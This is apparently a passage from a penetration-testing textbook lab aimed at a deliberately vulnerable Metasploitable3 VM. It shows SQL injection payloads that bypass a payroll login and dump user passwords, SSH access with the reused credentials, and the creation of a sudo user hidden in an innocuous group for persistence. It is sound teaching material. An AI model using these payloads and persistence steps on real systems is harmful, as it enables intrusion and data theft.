
Phase I – Injection basics – find a way in

A SQL injection attack involves running an unintended SQL query using an application's client input fields. By using creativity within the constraints of the SQL syntax, attackers can access the SQL database, extract or modify information, adjust their inputs, and repeat until they gain access. Our first step is to find a place to insert SQL commands.

NOTE: Some IP addresses in the figures vary because the clarifying screenshots were added from different PCs when testing the lab. Your IPs will also vary.

1. Start with the attack environment from Chapter 42 and get it up and running

2. Find the IP address of the Metasploitable3-Linux VM using Nmap. In our example, we discovered the Metasploitable3-Linux VM using the this will be 200.200.200.8




```
Host is up (0.00059s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:FD:CA:F6 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (94%), Linux
3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0
- 6.0.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.
2 - 3.16 (94%)
No exact OS matches for host (test conditions non-ideal).
```

Figure 1 – Nmap scan results

3. We can see that MySQL is running on port 3306, likely supporting a website.

4. Open Firefox on the Kali VM. Go to the address:

```
http://200.200.200.8
```




Index of /

Name	Last modified	Size	Description
chat/	2020-10-29 19:37	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2020-10-29 19:37	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Figure 2 – Website results

5. Click on *payroll_app.php*



Payroll Login


User

Password

OK

Figure 3 – Found a website sign-on page

6. Log in with the Username *admin* and the Password *admin*.



Welcome, admin

Username	First Name	Last Name	Salary

Figure 4 – Results of trying a log-on

7. We got in....sort of. We can see a table trying to display 4 fields, presumably from the MySQL database. We can work with that.

Phase II – SQL Injection

We want to try a few different SQL commands to see what happens. As a reminder, here are some SQL commands:

- ALL CAPS is used to differentiate between SQL commands and data. If a word is typed in ALL CAPS, you know that it is telling SQL to take an action.
- A delimiter separates commands in the way punctuation separates sentences within a paragraph.
  - An apostrophe (') delineates the beginning and end of a string.
  - A semicolon (;) marks the end of a full SQL command.
- Conditional operators evaluate conditions.
  - AND returns records where both on either side of the operator are true
  - OR returns records if either of the surrounding conditions is true.
- FROM is used to identify the table that stores the information.
- SELECT is used to retrieve data from the database table.
- UNION is used to combine the records of two or more SELECT statements.
- null indicates the absence of a value where it is being used.
- #, or sometimes –, indicates the beginning of a comment in SQL. This is often why we see this symbol at the end of a SQL injection; it comments out the rest of the query that otherwise would be executed.
- @ is used to denote a user-defined variable in SQL.
- % is a wildcard that can stand for any character or string of characters.
- @@ is used to access global variables and system functions.

1. With this information, return to the Payroll sign-on and try some injection. In the username field, type:

```
‘ OR 1=1 #
```


2. On the backend, the following SQL query may get executed:

```
SELECT username, first_name, last_name, salary FROM users WHERE username =
‘$user’ and password = ‘$pass’;
```

3. Replacing the **$user** and **$pass** variables with the inputs, we get the following query:

```
SELECT username, first_name, last_name, salary FROM users WHERE username = ‘‘
OR 1=1 #‘ and password = ”;
```

4. This means, “Hey SQL, give me all records in the table where either the username field is blank (as the apostrophe ends the string) or if 1 equals 1.” Since 1 is always equal to 1, this query will retrieve all of the records within the table. The check against the password is never seen because the # symbol comments everything afterward and is not executed.



Welcome, ' OR 1=1 #

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025


Figure 5 – Results of SQL Injection

5. You can see that we got more information this way. We can assume that data property names in the database table are named *username*, f*irst_name, last_name*, and *salary*

6. But we don't know what version of SQL we are using. Knowing this information will help us develop our next SQL injection attack. Type:

```
‘ UNION SELECT null, null, null, @@version #
```

7. This SQL command is like before. Close out the username string (‘). Join (UNION) the response of a new command. Don't print in the username column (null), the first name column (null), or the last name column (null). In the fourth column, however, print the (@@version) version of the table. Ignore the rest of the query (#). This gives us a response of:



Username	First Name	Last Name	Salary
			5.5.62-0ubuntu0.14.04.1


Figure 6 – Result of SQL injection to find the version

> **NOTE:** Since the web application expects to print four output columns, the command could also easily be 'UNION SELECT @@version, null, null, null#', which would still give us the information. However, 'UNION SELECT @@version #' would not because, although the database would happily return the information we seek, the web application will error. This is because the web application will be trying to reference and display columns that do not exist.

8. We know from the login page that each user must have a password. Why else would the webpage ask for it? So, let's take this speculation further and try the following

```
` UNION SELECT username, password, null, null FROM users #
```

9. Since we are appending the results, the information may appear after the existing information:




Welcome, ' UNION SELECT username, password, null, null FROM users #

Username	First Name	Last Name	Salary
leia_organa	help_me_obiwan		
luke_skywalker	like_my_father_beforeme		
han_solo	nerf_herder		
artoo_detoo	b00p_b33p		
c_three_pio	Pr0t0c07		
ben_kenobi	thats_no_m00n		
darth_vader	Dark_syD3		
anakin_skywalker	but_master:(		

Figure 7 – Password Results

10. Remember, people are predictable. Let’s see if they refused their names and passwords for system access. In your Kali box, try to SSH into the target machine by typing:

```
> ssh leia_organa@200.200.200.8
```


leia_organa@metasploitable3-ub1404: ~
File Actions Edit View Help

```
┌──(student㉿kali)-[~]
└─$ ssh leia_organa@10.0.2.11
The authenticity of host '10.0.2.11 (10.0.2.11)' can't be established.
ED25519 key fingerprint is SHA256:Rpy8shmBT8uIqZeMsZCG6N5gHXDNSWQ0tEgSgF7t/SM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.11' (ED25519) to the list of known hosts.
leia_organa@10.0.2.11's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

leia_organa@metasploitable3-ub1404:~$ █
```


Figure 8 – Tring to SSH in with the same credentials from the SQL database

11. We got in. It is rarely this easy, but it has happened to the authors in real life. It is always worth checking

Phase III – Doing something with this information.

SQL injection got us in the door. So let's see what else we can do.

1. At Princess Leia's login, type groups:



```
leia_organa@metasploitable3-ub1404:~$ groups
users sudo
leia_organa@metasploitable3-ub1404:~$ █
```


Figure 9 – Linux permissions for Princess Leia

2. Ok, this never happens. Generally, you have to try dozens, hundreds, or even thousands of usernames and passwords to find someone with SUDO rights. On a real system, I would think it was a honeypot. But the target is there for our practice, so let's go with it

3. After gaining access to a system, the next thing we must do is establish persistence. So, let's create a

new user with sudo access. Type

```
> sudo adduser student
```




```
leia_organa@metasploitable3-ub1404:~$ sudo adduser student
[sudo] password for leia_organa:
Sorry, try again.
[sudo] password for leia_organa:
Adding user `student' ...
Adding new group `student' (1000) ...
Adding new user `student' (1000) with group `student' ...
Creating home directory `/home/student' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for student
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
leia_organa@metasploitable3-ub1404:~$ 
```

Figure 10 – We created a new SUDO user named 'student'

4. We need to add this user to a group. Let's not be obvious, so choose a group that seems innocuous. Type

```
> sudo cat /etc/group
```


leia_organa@metasploitable3-ub1404: ~
File Actions Edit View Help

```
leia_organa@metasploitable3-ub1404:~$ sudo cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:
floppy:x:25:
tape:x:26:
sudo:x:27:vagrant,leia_organa,luke_skywalker,han_solo
audio:x:29:
dip:x:30:
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
```

Figure 11 – List of groups

5. Choose a group that appears innocuous. The audio group looks good. Now add this new user to the audio group by typing

```
> sudo usermod -aG audio student
```

